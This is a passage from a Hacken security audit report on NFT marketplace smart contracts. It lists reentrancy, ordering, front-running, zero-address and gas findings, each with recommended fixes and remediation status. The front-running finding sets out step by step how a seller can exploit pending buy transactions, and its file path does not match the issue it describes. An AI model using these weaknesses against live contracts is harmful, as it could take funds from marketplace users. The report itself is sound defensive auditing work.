The absence of reentrancy guards, such as the nonReentrant modifier provided by OpenZeppelin's ReentrancyGuard contract, makes a function susceptible to reentrancy attacks. This modifier prevents a function from being called again until it has finished executing.

Path: ./upgradeable/FixedSaleUpgradeable.sol: listSale(), delistSale()

./upgradeable/AuctionsaleUpgradeable.sol: bid()

./upgradeable/OffersUpgradeable.sol: acceptOffer(), makeOffer()

Recommendation: Consider adding `*nonReentrant*` modifier to given functions.

Found in: e7063c33

Status: Fixed (Revised commit: 68b9649)

Remediation: nonReentrant modifier is added for the given functions.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

M04. Reorder Interactions and Effects for Correct Function Execution

Impact	Medium
Likelihood	Medium

In smart contract development, particularly for Ethereum and similar blockchains, the order of operations within a function is crucial for security and correctness. A common issue arises when the order of interactions (external calls to other contracts or addresses) and effects (state changes within the contract) is not properly managed. This issue is often addressed through the "checks-effects-interactions" pattern.

Key Points of the Issue:

1. Vulnerability to Reentrancy Attacks: Improper ordering can make a contract vulnerable to reentrancy attacks, where an external contract called by the function re-enters and manipulates the state before the initial execution is complete.
2. State Inconsistencies: If external interactions are done before updating the contract's state, there's a risk of state inconsistencies, especially if the external call fails or behaves unexpectedly.

Path: ./upgradeable/FixedSaleUpgradeable.sol: buy()

./upgradeable/AuctionsaleUpgradeable.sol: endAuction()

./upgradeable/OffersUpgradeable.sol: acceptOffer()

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Recommendation: Update the interaction flow in every smart contract to align with the following example.

```
// Add reentrancy guard
function acceptOffer(uint256 _offerId) public nonReentrant returns(bool) {
    // Checks
    // [All existing checks and validations]

    // Effects
    // Cancel the offer first
    _cancelOffer(_offerId);

    // Interactions
    // Transfer WETH first from the offerer to this contract
    uint256 initialBalance = WETH.balanceOf(address(this));
    WETH.transferFrom(offer.offerer, address(this), offer.amount);


    // Fee handling and distribution
    // [Rest of the logic for fee calculation and distribution]

    // Event emission
    emit OfferAccepted(msg.sender, offer.offerer, offer.nftContract,
offer.tokenId, netAmountToPaid, _offerId, block.timestamp);

    // Transfer NFT from seller to offerer
    NFT.safeTransferFrom(msg.sender, offer.offerer, offer.tokenId);

    return true;
}
```

Found in: e7063c33

Status: Fixed (Revised commit: 68b9649)

db21e66ddc5ca2cd3654d29d85e31e93d323ebda

Remediation: *transferFrom* function is being used instead of *safeTransferFrom* and also checks-effects-interactions have been fixed in some of the functions.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Low

L01. Floating Pragma

Impact	Low
Likelihood	Medium

The contract utilizes a floating pragma notation ^0.8.18. This approach can pose risks since it might lead to the contract's deployment with a compiler version different from the one it was rigorously tested with. A fixed pragma version ensures that deployments avoid potential issues stemming from older compilers with known bugs or newer versions that might not have undergone thorough testing.

Path: ./upgradeable/ProxyAdmin.sol,

./upgradeable/FixedSaleUpgradeable.sol,

./upgradeable/AuctionSaleUpgradeable.sol,

./upgradeable/SideaRegistryUpgradeable.sol,

./upgradeable/TransparentUpgradeableProxy.sol,

./upgradeable/OffersUpgradeable.sol,

./upgradeable/CollectionManagerUpgradeable.sol,

./upgradeable/SideaFactoryUpgradeable.sol,

./libs/RevokableDefaultOperatorFilterer.sol,

./libs/UpdatableOperatorFilterer.sol,

./libs/RevokableOperatorFilterer.sol,

./libs/IOperatorFilterRegistry.sol,

./libs/Constants.sol,

./libs/OperatorFilterer.sol,

./libs/upgradeable/RevokableOperatorFiltererUpgradeable.sol,

./libs/upgradeable/RevokableDefaultOperatorFiltererUpgradeable.sol,

./libs/upgradeable/OperatorFiltererUpgradeable.sol,

./libs/upgradeable/DefaultOperatorFiltererUpgradeable.sol,

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.
```

Recommendation: It is advised to pin the pragma to a specific version that has been extensively tested to ensure consistent compiler behavior and minimize unforeseen vulnerabilities.

Found in: e7063c33

Status: Fixed (Revised commit: 0144f4f)

L02. Missing Zero Address Validation

Impact	Medium
Likelihood	Low

The smart contract does not validate for the zero address (0×0) when handling address parameters. This oversight could inadvertently trigger unintended external calls to the 0×0 address, which might lead to undesired behaviors or potential loss of funds.

Path: ./MultiTransactions.sol:

```
21:        SideaRegistry = _registry;
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
22:        CollectionManager = _manager;
23:        FixedSale = _sale;
```

Path: ./upgradeable/FixedSaleUpgradeable.sol*:*

```
40:         SideaRegistry = _registry;
317:         SideaRegistry = _registry;
324:         feeSetter = _setter;
```

Path: ./upgradeable/AuctionSaleUpgradeable.sol*:*

```
72:         SideaRegistry = _registry;
514:         feeSetter = _setter;
530:         SideaRegistry = _registry;
```

Path: ./upgradeable/SideaRegistryUpgradeable.sol*:*

```
107:         auctionSale = _auction;
115:         fixedSale = _sale;
123:         collectionManager = _coll;
131:         offers = _offers;
```

Path: ./upgradeable/OffersUpgradeable.sol*:*

```
48:         SideaRegistry = _registry;
49:         WETH = _weth;
214:         PLATFORM_FEE_RECEIVER = _receiver;
221:         SideaRegistry = _registry;
228:         feeSetter = _setter;
```

Path: ./upgradeable/CollectionManagerUpgradeable.sol*:*

```
54:         SideaRegistry = _registry;
```

Path: ./upgradeable/SideaFactoryUpgradeable.sol*:*

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
19:         SideaRegistry = _registry;

55:         SideaRegistry = _registry;
```

Recommendation: To safeguard against unintended interactions with the zero address, it is advised to integrate the following best practices:

1. Validation Checks: Implement validation checks at the start of functions or operations that involve address parameters. These checks should confirm that the address is not the zero address (0x0) before proceeding with further execution.
2. Reusable Modifier: Consider creating a reusable modifier such as isNotZeroAddress(address _address), which can be applied to functions to ensure that they are not passed or dealing with a zero address. This not only enhances code reusability but improves clarity.
3. Error Handling: If an address validation fails, ensure that the contract emits a clear and meaningful error message. This assists in debugging and alerts users to potential issues with their transactions.
4. Testing: After implementing the above changes, it is crucial to conduct comprehensive testing to ensure the smart contract behaves as expected and does not interact with the zero address.

By adhering to these recommendations, it is possible to reduce the risk associated with unintended external calls to the 0x0 address and enhance the robustness of smart contracts.

Found in: e7063c33

Status: Fixed (Revised commit: 5ba65ec)

Remediation: Zero address controls added.

L03. Use of transfer or send Instead of call To Send Native Assets

Impact	Medium
Likelihood	Low

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

The use of transfer() in the contracts may lead to unintended outcomes for the native asset being sent to the receiver. The transaction will fail under the following circumstances:

- The receiver address is a smart contract that does not implement a payable function.
- The receiver address is a smart contract that implements a payable fallback function using more than 2300 gas units.
- The receiver address is a smart contract that implements a payable fallback function requiring less than 2300 gas units but is called through a proxy, causing the call's gas usage to exceed 2300.
- In addition, using a gas value higher than 2300 might be mandatory for certain multi-signature wallets.

Path: ./upgradeable/FixedSaleUpgradeable.sol:

```
262:         payable(sale.seller).transfer(amountSent);

264:             payable(creator.creator).transfer(creatorFee);

302:         payable(msg.sender).transfer(_bal);
```

Path: ./upgradeable/AuctionSaleUpgradeable.sol:

```
286:             payable(currentBid.bidder).transfer(currentBid.amount);

364:         PLATFORM_FEE_RECEIVER.transfer(platformFee);

378:             payable(creator).transfer(creatorFeeAmount);

383:         payable(seller).transfer(netAmount);

494:
payable(auction.currentBid.bidder).transfer(auction.currentBid.amount);

555:         payable(msg.sender).transfer(_amount);
```

Recommendation: Use call() function instead of transfer() for the native token transfers.

Found in: e7063c33

Status: Fixed (Revised commit: 69b563d)

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Remediation: Implemented general function named *transferEther*.

L04. Non Disabled Implementation Contract

Impact	Low
Likelihood	Medium

The upgradeable contracts do not disable initializers in the constructor, as recommended by the imported Initializable contract. This means that anyone can call the initializer on the implementation contract to set the contract variables and assign the roles. To reduce the potential attack surface, *_disableInitializers* in the constructor needs to be called.

Path:./upgradeable/AuctionSaleUpgradeable.sol,

./upgradeable/OffersUpgradeable.sol

./upgradeable/CollectionManagerUpgradeable.sol

./upgradeable/FixedSaleUpgradeable.sol

./upgradeable/SideaFactoryUpgradeable.sol

./upgradeable/SideaRegistryUpgradeable.sol

Recommendation: Build a constructor function in the upgradeable contracts that calls the disableInitializers() function.

Found in: e7063c33

Status: Fixed (Revised commit: 8ebc788)

Remediation: Implementation contract disabled.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

L05. Front-Running; Pricing Manipulation in Fixed Sale

Impact	Medium
Likelihood	Low

In the context of fixed-sale contracts, sellers possess the ability to modify the price at their discretion. The following scenario exemplifies the following dynamic:

1. Eve intends to sell her non-fungible token (NFT) for 1 ether.
2. Bob expresses interest in acquiring the NFT and initiates a purchase request with a transaction value of 2 ether. Under typical circumstances, Eve would receive 1 ether, and the remaining 1 ether would be retained within the FixedSale contract.
3. Eve, upon observing Bob's transaction within the mempool, promptly executes the "listSale" function again, employing a higher gas fee to expedite mining. Subsequently, she adjusts the price to 2 ether.
4. Upon the confirmation of Bob's transaction, the prevailing price stands at 2 ether. Consequently, the platform remains uncompensated.

This frontrunning vulnerability causes buyers to pay more than the initially expected price.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: emergencyWithdrawNFT()

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Recommendation: Function `buy` should have another parameter for checking if current price is same with requested price like:

```
function buy(address _contract, uint256 _tokenId, uint256 buy_called_at_price)
public nonReentrant onlySalesOpen onlyRegisteredContracts(_contract) payable
returns(bool){
    Sale storage sale = sales[_contract][_tokenId];
    require(sale.price == buy_called_at_price, "Price changed.");
    ...
}
```

Found in: e7063c33

Status: Fixed (Revised commit: 7f625fa)

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Informational

I01. Ownership Irrevocability Vulnerability in Smart Contract

The smart contract under inspection inherits from the *Ownable* library, which provides basic authorization control functions, simplifying the implementation of user permissions. Given this, once the owner renounces ownership using the renounceOwnership function, the contract becomes ownerless. As evidenced in the provided transaction logs, after the renounceOwnership function is called, attempts to call functions that require owner permissions fail with the error message: "Ownable: caller is not the owner."

This state renders the contract's adjustable parameters immutable and potentially makes the contract useless for any future administrative changes that might be necessary.

Path: ./contracts/upgradeable/ProxyAdmin.sol*:*

./MultiTransactions.sol*:*

```
contract MultiTransactions is Ownable {
contract ProxyAdmin is Ownable {
```

Recommendation: To mitigate this vulnerability:

1. Override the renounceOwnership function to revert transactions: By overriding this function to simply revert any transaction, it will become impossible for the contract owner to unintentionally (or intentionally) render the contract ownerless and thus immutable.
2. Implement an ownership transfer function: While the Ownable library does provide a transferOwnership function, if this is not present or has been removed from the current contract, it should be re-implemented to ensure there is a way to transfer ownership in future scenarios.

Found in: e7063c33

Status: Mitigated (Revised commit: 1c68519)

Remediation: The Client stated that there is going to be a multisig wallet address as owner address. As it is going to be harder to accidentaly call renounceOwnership by multi addresses, the issue is mitigated.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

I02. Avoid Unnecessary Initializations Of Uint256 And Bool Variable To 0/false

In Solidity, it is common practice to initialize variables with default values when declaring them. However, initializing `uint256` variables to `0` and `bool`variables to `false` when they are not subsequently used in the code can lead to unnecessary Gas consumption and code clutter. This issue points out instances where such initializations are present but serve no functional purpose.

Path: ./MultiTransactions.sol*:*

```
41:        for (uint i = 0; i < (end - start + 1); i++) {

68:        for (uint i = 0; i < (end - start + 1); i++) {
```

Path: ./upgradeable/FixedSaleUpgradeable.sol*:*

```
82:        for(uint i = 0; i < _tokenIds.length; i++) {

128:        for(uint i = 0; i < _contracts.length; i++) {

142:        for(uint i = 0; i < _tokenIds.length; i++) {

153:        for(uint i = 0; i < _tokenIds.length; i++) {

167:        for(uint i = 0; i < _contracts.length; i++) {
```

Path: ./upgradeable/AuctionSaleUpgradeable.sol*:*

```
120:        for(uint i = 0; i < _tokenIds.length; i++) {

133:        for(uint i = 0; i < _auctions.length; i++) {

198:        for(uint i = 0; i < _tokenIds.length; i++) {
```

Path: ./upgradeable/CollectionManagerUpgradeable.sol*:*

```
73:        for(uint i = 0; i < copyCount; i++) {

105:        for(uint i = 0; i < copyCount; i++) {
```

Recommendation: It is recommended not to initialize integer variables to 0 to and boolean variables to false to save some Gas.

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

Remediation: All redundant initializations are removed.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

I03. Custom Errors For Better Gas Efficiency

Using custom errors instead of revert strings can significantly reduce Gas costs, especially when deploying contracts. Prior to Solidity v0.8.4, revert strings were the only way to provide more information to users about why an operation failed. However, revert strings are expensive, and it is difficult to use dynamic information in them. Custom errors, on the other hand, were introduced in Solidity v0.8.4 and provide a gas-efficient way to explain why an operation failed.

Path: ./MultiTransactions.sol,

./upgradeable/FixedSaleUpgradeable.sol,

./upgradeable/AuctionSaleUpgradeable.sol,

./upgradeable/SideaRegistryUpgradeable.sol,

./upgradeable/OffersUpgradeable.sol,

./upgradeable/CollectionManagerUpgradeable.sol

Recommendation: It is recommended to use custom errors instead of revert strings to reduce gas costs, especially during contract deployment. Custom errors can be defined using the error keyword and can include dynamic information.

Found in: e7063c33

Status: Acknowledged (Revised commit: 1c68519)

I04. Revert String Size

When a Solidity contract executes a revert operation, it can optionally include a string that describes the reason for the revert. However, including long revert strings can be expensive in terms of Gas usage. By shortening the revert strings to fit within 32 bytes, we can reduce the amount of Gas used during deployment and runtime when the revert condition is met.

Revert strings that are longer than 32 bytes require at least one additional mstore, along with additional overhead to calculate memory offset, which can significantly increase Gas usage.

Path: ./upgradeable/CollectionManagerUpgradeable.sol

```
165:        require(
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
166:         _exists(tokenId),
167:         "ERC721Metadata: URI query for nonexistent token"
168:         );
```

Recommendation: To optimize Gas usage in your Solidity contract, it is recommended to keep revert strings as short as possible and to ensure that they fit within 32 bytes. It is possible to use abbreviations or simplified error messages to keep the string length short. Doing so can reduce the amount of Gas used during deployment and runtime when the revert condition is met.

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

Remediation: Revert string size is updated to a value lower than 32 bytes.

I05. Immutable Keyword For Gas Optimization

There are variables that do not change, so they can be marked as immutable to greatly improve the Gas costs.

Path: ./MultiTransactions.sol

```
18:     IAuctionSale public AuctionSale;
```

Recommendation: Consider marking state variables as an immutable that never changes on the contract.

Found in: e7063c33

Status: Mitigated (Revised commit: 1c68519)

Remediation: (As the Client added the setAuctionSale function to the contract to update the variable, there is no need for the AuctionSale variable to be immutable.)

I06. Missing Revert Messages In The *require* Statements

In Solidity, the *require* function is commonly used to enforce certain conditions or invariants in the code. If the condition inside require evaluates to false, the function will throw an exception and revert all changes made during the transaction. Along with this condition check, require can also accept a second

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

argument — a string that provides a descriptive error message to convey the reason for the transaction's failure.

When require is used without this descriptive error message, as in require(someBoolean), it results in less informative feedback to the users or interacting contracts. This lack of clarity can pose challenges in debugging failed transactions or understanding why an operation was not allowed.

On the other hand, a well-structured error message, like *require(someBoolean, "this is an error msg")*, offers insight into the failure's cause, making it much easier for developers, users, and auditors to identify and address issues.

Path: ./upgradeable/FixedSaleUpgradeable.sol:

```
168:            require(SideaRegistry.isTrusted(_contracts[i]));
```

Recommendation: Consider adding an error message to require statements.

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

I07. `event` Declared But Not Emitted

An event within the contract is declared but not utilized in any of the contract's functions or operations. Having unused event declarations can consume unnecessary space and may lead to misunderstandings for developers or users expecting this event as part of the contract's functionality.

Path: ./upgradeable/CollectionManagerUpgradeable.sol:

```
event CopyGenerated(address indexed minter, uint initialId, uint lastId);
```

Recommendation: Consider removing the unused event declaration to optimize the contract and enhance clarity. If there is an intent for this event to be part of certain operations, ensure it is emitted appropriately. Otherwise, for the sake of clean and efficient code, it's advisable to remove any unused declarations.

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

Remediation: Event is removed from the project.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

I08. Avoid Using State Variables Directly In `emit`

When working with Ethereum smart contracts, it's essential to be mindful of gas efficiency and contract reliability. One gas-saving tip is to avoid directly using state variables within the emit function when logging events.

Path: ./upgradeable/OffersUpgradeable.sol:

```
111:        emit NewOffer(msg.sender, _amount, _offerCount.current(), _contract,
_tokenId, _length, block.timestamp);
```

Recommendation: To reduce gas costs and maintain predictable contract behavior, consider using local variables to store state variable values before emitting events. This practice eliminates costly state variable lookups and ensures smoother contract execution.

```
uint256 offerCountCurrent = _offerCount.current();
Offer storage offer = offers[offerCountCurrent];
...
...
emit NewOffer(msg.sender, _amount, offerCountCurrent, _contract, _tokenId,
_length, block.timestamp);
```

Found in: e7063c33

Status: Acknowledged (Revised commit: 1c68519)

I09. Redundant Validation of Fee Setter

The following line used in onlyFeeSetter modifier is redundant since it checks the caller and the caller cannot be a zero address:

```
 require(feeSetter != address(0), "fee setter unset");
```

Redundant declarations cause spending unnecessary Gas and decrease code readability.

Path: ./upgradeable/AuctionSaleUpgradeable.sol

./upgradeable/FixedSaleUpgradeable.sol

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

./upgradeable/OffersUpgradeable.sol

Recommendation: Remove the unnecessary require statement.

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

Remediation: Redundant checks are removed from the project.

I10. Do Not Use *totalSupply()* In For Loop

In the provided code snippet, the *totalSupply()* function is called within a loop to determine the current supply repeatedly. This can lead to unnecessary gas consumption, as each call to a state variable or function incurs a gas cost. To optimize gas usage, it's recommended not to use totalSupply() inside the loop and instead cache its value before entering the loop. Redundant declarations cause spending unnecessary Gas and decrease code readability.

Path: ./upgradeable/CollectionManagerUpgradeable.sol

Recommendation: To optimize gas usage, you can modify the code as follows:

```
function mint(uint256 copyCount, bytes32 validation, uint16 _creatorFee) public
returns(uint, uint) {
    require(isActive, "Minting is closed");
    require(copyCount > 0, "zero copy minting");
    require(_creatorFee <= MAX_CREATOR_FEE, "Creator fee too high.");

    uint initialId = totalSupply();
    uint lastCopyId = initialId + copyCount - 1;

    for(uint i = 0; i < copyCount; i++) {
        uint index = initialId + i;
        creators[index] = Creator({
            creator : msg.sender,
            fee : _creatorFee
        });
        _safeMint(msg.sender, index);
    }
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
}
```

Found in: e7063c33

Status: `Fixed` (Revised commit: 1c68519)

Remediation: The code is updated as in the example above.

I11. Unfinalized Implementation

The *callNft* function within the system lacks implementation and includes to-do comments, indicating that its existence is unclear and the code is evidently unfinished.

The presence of an unfinished and undocumented function can lead to confusion among developers or investors, as its purpose and intended behavior are not clearly defined. Moreover, the incomplete nature of the code may result in unexpected behavior as it lacks the necessary logic to perform a specific task.

Path: ./upgradeable/SideaFactoryUpgradeable.sol

Recommendation: Either complete the implementation of the callNft function, provide clear documentation on its intended purpose, or remove it entirely if its existence is unnecessary for the system's functionality.

Found in: e7063c33

Status: `Fixed` (Revised commit: 1c68519)

Remediation: SideaFactoryUpgradeable contract is entirely removed from the project.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

I12. Unnecessary Initialization of Variables

Some unneeded initialization of state variables are detected in the project. Redundant initialization bool variables to false is detected, respectively, as these types are inherently initialized to those values by default in Solidity.

This unnecessary initialization adds verbosity to the code and may be considered a suboptimal coding practice, potentially making the code less readable without providing any functional benefit and increasing Gas costs.

Path: ./upgradeable/CollectionManagerUpgradeable.sol: initialize(),

Recommendation: Remove the redundant initialization.

Found in: e7063c33

Status: `Fixed` (Revised commit: 1c68519)

Remediation: Unnecessary Initialization of variable isActive is removed.

I13. Increments Can Be 'unchecked' In For Loops

Newer versions of the Solidity compiler will check for integer overflows and underflows automatically. This provides safety but increases gas costs.

When an unsigned integer is guaranteed to never overflow, the unchecked feature of Solidity can be used to save gas costs.

A common case for this is for-loops using a strictly-less-than comparision in their conditional statement, e.g.:

```
uint256 length = someArray.length;
for (uint256 i; i < length; ++i) {
}
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

In cases like this, the maximum value for length is 2**256 - 1. Therefore, the maximum value of i is 2**256 - 2 as it will always be strictly less than length.

This example can be replaced with the following construction to reduce gas costs:

```
for (uint i; i < length; ) {
    // do something that doesn't change the value of i
    unchecked {
        ++i;
    }
}
```

Path: ./upgradeable/MultiTransactions.sol: mintAndListFixedAll(), mintAndAuction(),

./upgradeable/AuctionSaleUpgradeable.sol: batchDelist(), batchDelegatedOpenAuction(), batchOpenAuctionSameContract()

./upgradeable/CollectionManagerUpgradeable.sol: mint(), delegatedMint(), walletOfOwner()

./upgradeable/FixedSaleUpgradeable.sol: delegatedBatchList(), batchList(), batchListSameContractSamePrice(), batchDelistSameContract(), batchDelist()

Recommendation: Use unchecked math to block overflow / underflow check to save Gas.

Found in: e7063c33

Status: Acknowledged (Revised commit: 1c68519)

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

I14. Unpacked Variables Consuming Gas

In Ethereum and similar blockchain platforms, the cost of storage is one of the most significant factors affecting transaction costs. Each storage variable occupies a separate slot, and slots are charged individually. This can result in increased gas costs when contracts use a suboptimal arrangement of storage variables.

The issue at hand is related to the order in which storage variables are declared within a contract. If a variable we are trying to pack exceeds the 32-byte limit of the current slot, it gets stored in a new one.

However, each storage variable in Solidity, regardless of its size, consumes one 32-byte storage slot, except for structs and arrays. By packing variables together, it is possible to optimize the storage layout and reduce the number of slots required, thereby minimizing storage costs.

Path: ./upgradeable/OffersUpgradeable.sol.sol

Recommendation: To optimize storage and reduce gas costs, rearrange the storage variables in a way that makes the most of each 32-byte storage slot. For example a *struct* from the contract:

```
struct Offer {      // @audit-issue
        address offerer;
        uint256 amount;
        address nftContract;
        uint256 tokenId;
        uint256 expireDate;
       bool status;
    }
```

Storing it like as in order as followed will save 1 storage :

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
struct Offer {      // @audit-issue
        uint256 amount;
        uint256 tokenId;
        uint256 expireDate;
        address offerer;
        address nftContract;
        bool status;
    }
```

For detailed info: [Official Solidity Docs: Layout in Storage]

Found in: e7063c33

Status: Fixed (Revised commit: 1c68519)

Remediation: Recommended order is applied for the Offer struct.

I15. Style Guide Violation

The provided projects should follow the official guidelines.

Inside each contract, library or interface, use the following order:

1. *Type declarations*
2. *State variables*
3. *Events*
4. *Modifiers*
5. *Functions*

Functions should be grouped according to their visibility and ordered:

1. *constructor*
2. *receive function (if exists)*
3. *fallback function (if exists)*
4. *external*

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

5. *public*
6. *internal*
7. *private*

Within a grouping, place the view and pure functions last.

It is best practice to follow the Solidity naming convention. This will increase overall code quality and readability.

Path: ./*

Recommendation: follow the official Solidity guidelines.

Found in: e7063c33

Status: Acknowledged (Revised commit: 1c68519)

I16. Copy and Modifying Well-Known Contracts

The current implementation of the ProxyAdmin and TransparentUpgradeableProxy contracts appears to be a direct copy-paste from the OpenZeppelin library. While leveraging existing, well-tested code is generally a good practice, directly modifying well-known contracts from external libraries may introduce potential risks and hinder future updates.

Path: ./upgradeable/ProxyAdmin.sol

./upgradeable/TransparentUpgradeableProxy.sol

Recommendation: Use OpenZeppelin's latest contracts as intended, without direct modifications and extend the contracts through inheritance.

Found in: e7063c33

Status: Acknowledged (Revised commit: 1c68519)

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

I17. Enhancing Security with New OpenSea Project Version

We've noted that you're currently using version 1.3.1 of the OpenSea Project. While this version is functional, subsequent releases of the OpenSea Project have introduced several improvements and security enhancements. Staying updated with the latest versions is a proactive step towards maintaining a robust and secure system.

Path: ./libs/*

Recommendation: To ensure you benefit from the latest security enhancements and features, we recommend considering an update to the more recent version of the OpenSea Project. Before proceeding with the update, it's advisable to back up your current data to safeguard against any unforeseen issues. Reviewing the release notes of the newer versions will also provide insight into the specific improvements and changes implemented. Keeping your software up-to-date is a best practice for maintaining a secure, efficient, and stable system.

Found in: e7063c33

Status: Mitigated (Revised commit: 1c68519)

Remediation: Client has informed us that they will update contracts before deploying the project.

I18. Usage of Toggle Switch Mechanism

The functions; toggleSales, toggleMinting incorporate a toggle-switch mechanism, which can pose a risk if inadvertently invoked several times and is not configured for the intended action, especially when there are several wallets who are controlling this functionality.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Path: ./upgradeable/AuctionSaleUpgradeable.sol

./upgradeable/CollectionManagerUpgradeable.sol

./upgradeable/FixedSaleUpgradeable.sol

Recommendation: Consider implementing a Boolean-control mechanism where true signifies the fixed price is enabled, and false indicates the opposite to enhance clarity and reduce the risk of accidental double invocation.

Found in: e7063c33

Status: Mitigated (Revised commit: 1c68519)

Remediation: Client stated that the caller of given functions is going to be a multi-sig wallet address. The issue has been mitigated as it will no longer be possible to call it several times at the same time.

I19. Redundant Require Statements

The following require statement in batchDelegatedOpenAuction function is redundant since this validation is already done in delegatedOpenAuction function.

```
    require(SideaRegistry.isTrusted(_contract), "Contract is not
registered");
```

The same redundant check is done in delegatedBatchList function.

Redundant declarations cause unnecessary Gas spendings and decrease the code readability.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: batchDelegatedOpenAuction()

./upgradeable/FixedSaleUpgradeable.sol: delegatedBatchList()

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Recommendation: Remove the mentioned requirement checks to save Gas.

Found in: e7063c33

Status: `Fixed` (Revised commit: 1332f90)

Remediation: Redundant require statement is removed from the function.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Appendix 1. Severity Definitions

When auditing smart contracts Hacken is using a risk-based approach that considers the potential impact of any vulnerabilities and the likelihood of them being exploited. The matrix of impact and likelihood is a commonly used tool in risk management to help assess and prioritize risks.

The impact of a vulnerability refers to the potential harm that could result if it were to be exploited. For smart contracts, this could include the loss of funds or assets, unauthorized access or control, or reputational damage.

The likelihood of a vulnerability being exploited is determined by considering the likelihood of an attack occurring, the level of skill or resources required to exploit the vulnerability, and the presence of any mitigating controls that could reduce the likelihood of exploitation.

Risk Level	High Impact	Medium Impact	Low Impact
High Likelihood	Critical	High	Medium
Medium Likelihood	High	Medium	Low
Low Likelihood	Medium	Low	Low

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Risk Levels

Critical: Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.

High: High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.

Medium: Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.

